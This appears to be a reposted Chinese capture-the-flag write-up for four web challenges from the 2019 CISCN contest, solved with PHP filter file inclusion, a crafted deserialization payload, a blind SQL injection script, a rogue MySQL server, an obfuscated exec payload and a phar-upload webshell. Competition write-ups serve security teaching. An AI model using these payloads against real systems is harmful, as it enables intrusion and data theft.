2019全国大学生信息安全竞赛ciscn-writeup(4web)

转载

weixin_30446613 于 2019-04-23 18:37:00 发布 1122 收藏 3
文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/kagari/p/10758155.html

web1-JustSoso

php伪协议获取源码

?file=php://filter/read=convert.base64-encode/resource=index.php

index.php

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
    echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
    die('hack attacked!!!');
}
@include($file);
if(isset($payload))
{
$url = parse_url($_SERVER['REQUEST_URI']);
parse_str($url['query'],$query);
foreach($query as $value)
    {
          if (preg_match("/flag/",$value)) {
            die('stop hacking!');
            exit();
}

    }
$payload = unserialize($payload);
}
else{
   echo "Missing parameters";
   }
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

hint.php

```php
<?php
class Handle{
    private $handle;
    public function __wakeup(){
            foreach(get_object_vars($this) as $k => $v) {
                    $this->$k = null;
            }
            echo "Waking up\n";
        }
    public function __construct($handle) {
        $this->handle = $handle;
    }
    public function __destruct(){
        $this->handle->getFlag();
    }
    }

class Flag{
 public $file;
 public $token;
 public $token_flag;

   function __construct($file){
        $this->file = $file;
        $this->token_flag = $this->token = md5(rand(1,10000));
 }

    public function getFlag(){
        $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
        {
            if(isset($this->file)){
                echo @highlight_file($this->file,true);
        }
  }
    }
}
?>
```

分析代码可以看出是要包含hint.php然后构造反序列化，拿到flag

有以下几个难点

1. parse_str不能出现flag

2. handle的wake会把变量清空

3. token===token_flag

根据一些以前做过的题目，找到对应可以使用这些方法，

1. 使用域名之后使用///

2. 将我们payload中O:6:"Handle":1改为O:6:"Handle":2

3. 使用引用，使token为token_flag的引用


```php
$a=new Flag('flag.php');
$a->token = &$a->token_flag;
$b=new Handle($a);
echo serialize($b);
```


最终payload：另外类中包含类用%00补全空缺的字符

///index.php?file=hint.php&payload=O:6:"Handle":2:{s:14:"%00Handle%00handle";O:4:"Flag":3:{s:4:"file";s:8:"flag.php";s:5:"token";N;s:10:"token_flag";R:4;}}

web2-全宇宙最简单的SQL


简单测试就可以确定username存在sql注入，且使用一些payload尝试会输出登录失败和数据库操作失败，






可以利用这点构造payload

尝试输入大整数~0





简单测试后发现if，or，sleep，benchmark都被过滤了。

并且因为or被过滤无法从information_schema获取表名，字段等信息

好在简单猜出表名为user，一个字段为username，另一个大概率为password，没法确认

接下来需要进行同表查询

```python
#coding=utf-8
import requests
s=""
url="http://39.97.227.64:52105/"
for i in range(100):
    for j in range(30, 128):
        username="' and (select (ascii(substr((select t.2 from (select 1,2 from user union SELECT * from user )t LIMIT 1 OFFSET 1),{i},1))={j})+~0)#".format(i=i,j=j)
        data = {"username":username,"password":i}
        r=requests.post(url,data=data)
        r=r.content
        if '数据库操作失败！' in r:
            s+=chr(j)
            print s
print s #F1AG@1s-at_/fll1llag_h3r3
```

只获取用户名为admin，密码为F1AG@1s-at_/fll1llag_h3r3

进入后台发现是一个是一个mysql客户端，可以连接任意服务端，

这样的场景存在一个任意文件读的漏洞，前几天在ddctf中做过，所以直接将rogue_mysql_server.py部署好，需要读取的文件为/fll1llag_h3r3，输入ip地址读取即可

web3-love_math

这题很难很硬核，两个难点

1.只能使用白名单中的函数

2.输入长度小于80

这两点导致输入只能为数字，这点可以爆破，选出合计长度最短即可

```php
for($i = 9;$i<=36;$i+=1)
echo base_convert(exec,34,$i).' '.$i."<br>";
```

经过前前后后多次调试，终于弄出一个合适payload

($pi=base_convert)(22950,23,34)($pi(76478043844,9,34)(dechex(109270211257898)))

长度79,相当于exec('cat f*')，用system(cat *)长度会变为80。。

web4-RefSpace （没提交）

首先首页可以文件包含读源码

?route=php://filter/read=convert.base64-encode/resource=index


index.php

```php
<?php
error_reporting(E_ALL);
define('LFI', 'LFI');
$lfi = $_GET['route'] ?? false;
if (!$lfi) {
    header("location: ?route=app/index");
    exit();
}
include "{$lfi}.php";
//Good job, you know how to use LFI, don't you?
//But You are still far from flag
//hint: ?router=app/flag
```

app/flag.php

```php
<?php
if (!defined('LFI')) {
    echo "Include me!";
    exit();
}
use interesting\FlagSDK;
$sdk = new FlagSDK();
$key = $_GET['key'] ?? false;
if (!$key) {
    echo "Please provide access key<br \>";
    echo '$_GET["key"];';
    exit();
}
$flag = $sdk->verify($key);
if ($flag) {
    echo $flag;
} else {
    echo "Wrong Key";
    exit();
}
//Do you want to know more about this SDK?
//we 'accidentally' save a backup.zip for more information
```


backup.zip




在robots.txt中，发现上传点

```
User-agent: *
Disallow: /?route=app/Up10aD
```

简单测试发现只能上传jpg和gif，因为前面存在文件包含操作，故可以通过上传压缩包，然后使用phar命令执行代码





使用?route=phar://upload/eval.gif.gif/eval&cmd=code

发现system执行不了命令

执行了phpinfo();发现禁用大量函数，但没有禁用scandir和file_get_contents所以可以读代码

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,passthru,exec,system,shell_exec,proc_open,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,putenv	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,passthru,exec,system,shell_exec,proc_open,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,putenv

phar://upload/eval.gif.gif/eval&cmd=print_r(scandir("."));

```
Array
(
    [0] => .
    [1] => ..
    [2] => app
    [3] => backup.zip
    [4] => flag.txt
    [5] => index.php
    [6] => robots.txt
    [7] => upload
)
```

发现flag.txt，但是被加密了

phar://upload/eval.gif.gif/eval&cmd=print_r(scandir("app"));

```
Array
(
    [0] => .
    [1] => ..
    [2] => Up10aD.php
    [3] => flag.php
    [4] => index.php
)
```

phar://upload/eval.gif.gif/eval&cmd=print_r(file_get_contents("app/Up10aD.php"));

```php
<?php
if (!defined('LFI')) {
    echo "Include me!";
    exit();
}

if (isset($_FILES["file"])) {
    $filename = $_FILES["file"]["name"];
    $fileext = ".gif";
    switch ($_FILES["file"]["type"]) {
        case 'image/gif':
            $fileext = ".gif";
            break;
        case 'image/jpeg':
            $fileext = ".jpg";
            break;
        default:
            echo "Only gif/jpg allowed";
            exit();
    }
    $dst = "upload/" . $_FILES["file"]["name"] . $fileext;
    move_uploaded_file($_FILES["file"]["tmp_name"], $dst);
    echo "文件保存位置: {$dst}<br />";
}
?>
<html>

<head>
    <meta charset="UTF-8">
</head>

<body>
    我们不能让选手轻而易举的搜索到上传接口。<br />
    即便是运气好的人碰巧遇到了，我相信我们的过滤是万无一失的(才怪
    <form method="post" enctype="multipart/form-data">
        <label for="file">来选择你的文件吧:</label>
        <input type="file" name="file" id="file" />
        <br />
        <input type="submit" name="submit" value="Submit" />
    </form>

</body>

</html>
```

phar://upload/eval.gif.gif/eval&cmd=print_r(file_get_contents("app/index.php"));

```php
<?php
if (!defined('LFI')) {
    echo "Include me!";
    exit();
}
?>
<html>

<head>
    <meta charset="UTF-8">
</head>

<body>

    Hi CTFer,<br />
    这是一个非常非常简单的SDK服务，它的任务是给各位大佬<!--鼠-->提供flag<br />
    Powered by Aoisystem<br />
    <!-- error_reporting(E_ALL); -->

</body>

</html>
```

phar://upload/eval.gif.gif/eval&cmd=scandir("/");

发现/ctf目录可以读

Warning: scandir(): open_basedir restriction in effect. File(/) is not within the allowed path(s): (/var/www/html/:/tmp/:/ctf/) in **phar:///var/www/html/upload/eval.gif.gif/eval.php(1) : eval()'d code** on line **1**

Warning: scandir(/): failed to open dir: Operation not permitted in **phar:///var/www/html/upload/eval.gif.gif/eval.php(1) : eval()'d code** on line **1**

Warning: scandir(): (errno 1): Operation not permitted in **phar:///var/www/html/upload/eval.gif.gif/eval.php(1) : eval()'d code** on line **1**

phar://upload/eval.gif.gif/eval&cmd=print_r(scandir("/ctf"));

```
Array
(
    [0] => .
    [1] => ..
    [2] => ixed.lin
    [3] => sdk.php
)
```

phar://upload/eval.gif.gif/eval&cmd=print_r(file_get_contents("/ctf/sdk.php"));

```php
<?php ?><?php //CN: 这是一个使用商业代码保护工具加密的PHP文件，你并不需要解密它。EN: Advanced encrypted PHP File, You do not need to decrypt it.<?php
return sg_load('A99ED...此处省略一万字...ATbQ8qZpbG56Q0FLEBD9HqiLuorcDsqfVG2iU//NLl9Hh8BwjQHcLfQOZ9nSeuSKrMFO6u06gAAAAA=');
```

phar://upload/eval.gif.gif/eval&cmd=print_r(file_get_contents("/ctf/ixed.lin"));

返回一个elf文件，看起来是加密使用的，前面提示不需要破解，没有继续尝试。。。

现在看了所有代码后，发现只剩下sdk开发文档中的内容了。。

sdk开发文档.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

我们的SDK通过如下SHA1算法验证key是否正确:

```
public function verify($key)
{
    if (sha1($key) === $this->getHash()) {
        return "too{young-too-simple}";
    }
    return false;
}
```

如果正确的话，我们的SDK会返回flag。

PS: 为了节省各位大佬的时间，特注明

1.此处函数return值并不是真正的flag，和真正的flag没有关系。

2.此处调用的sha1函数为PHP语言内建的hash函数。(http://php.net/manual/zh/function.sha1.php)

3.您无须尝试本地解码或本地运行sdk.php，它被预期在指定服务器环境上运行。

4.几乎大部分源码内都有一定的hint，如果您是通过扫描目录发现本文件的，您可能还有很长的路要走。

意思是我们要输入一个key与getHash一致，我们就能获得flag。

经过不知道多少尝试，查了多少资料，最终得到以下一些结论

1.getHash是一个私有方法

上传这样一个文件

包含，phar://upload/eval.gif.gif/flag

Fatal error: Uncaught Error: Call to private method interesting\FlagSDK::getHash() from context '' in phar:///var/www/html/upload/eval.gif.gif/flag.php:4
Stack trace: #0 /var/www/html/index.php(9): include() #1 {main} thrown in **phar:///var/www/html/upload/eval.gif.gif/flag.php** on line **4**

复习类相关后，懵逼了。。。我要怎么去获取一个私有方法的返回值？

判断处还是===，排除弱类型。


然后想起面向对象的三大特性，继承封装与多态，然后查询php相关，发现php的私有方法继承后也还是私有，那么尝试多态

我们可以通过继承然后重写getHash方法，但是这样，依然无法获取flag的值，重写后，返回值也被覆盖了。。。

再三思索。发现一个问题，能不能重写sha1函数？

经过查找与尝试发现可以，只要使用命名空间namespace就可以


尝试上传,访问



返回

```
bool(true)
```

尝试上传




返回为

```
bool(false)
```

这里心态又崩了，这个getHash八成是一个真的sha1的hash，只有输入真hash才能通过

那么就是说必须读取这个私有方法，接下来就是百度百度百度

发现有个反射可以读，结合题目名字refspace，space指namespace，那么ref一定是ReflectionClass！把文章中代码改了改上传。



获取hash，a356bc8d9d3e69beea3c15d40995f395425e7813

然后将代码改为如下，获取flag

```
<?php
namespace interesting;
function sha1($a)
{
return 'a356bc8d9d3e69beea3c15d40995f395425e7813';
}
use interesting\FlagSDK;
$sdk = new FlagSDK();
$flag = $sdk->verify('1');
var_dump($flag);
?>
```

string(43) "flag{a9e31914-c7a3-46ed-a66d-56a81e066dee} "

转载于:https://www.cnblogs.com/kagari/p/10758155.html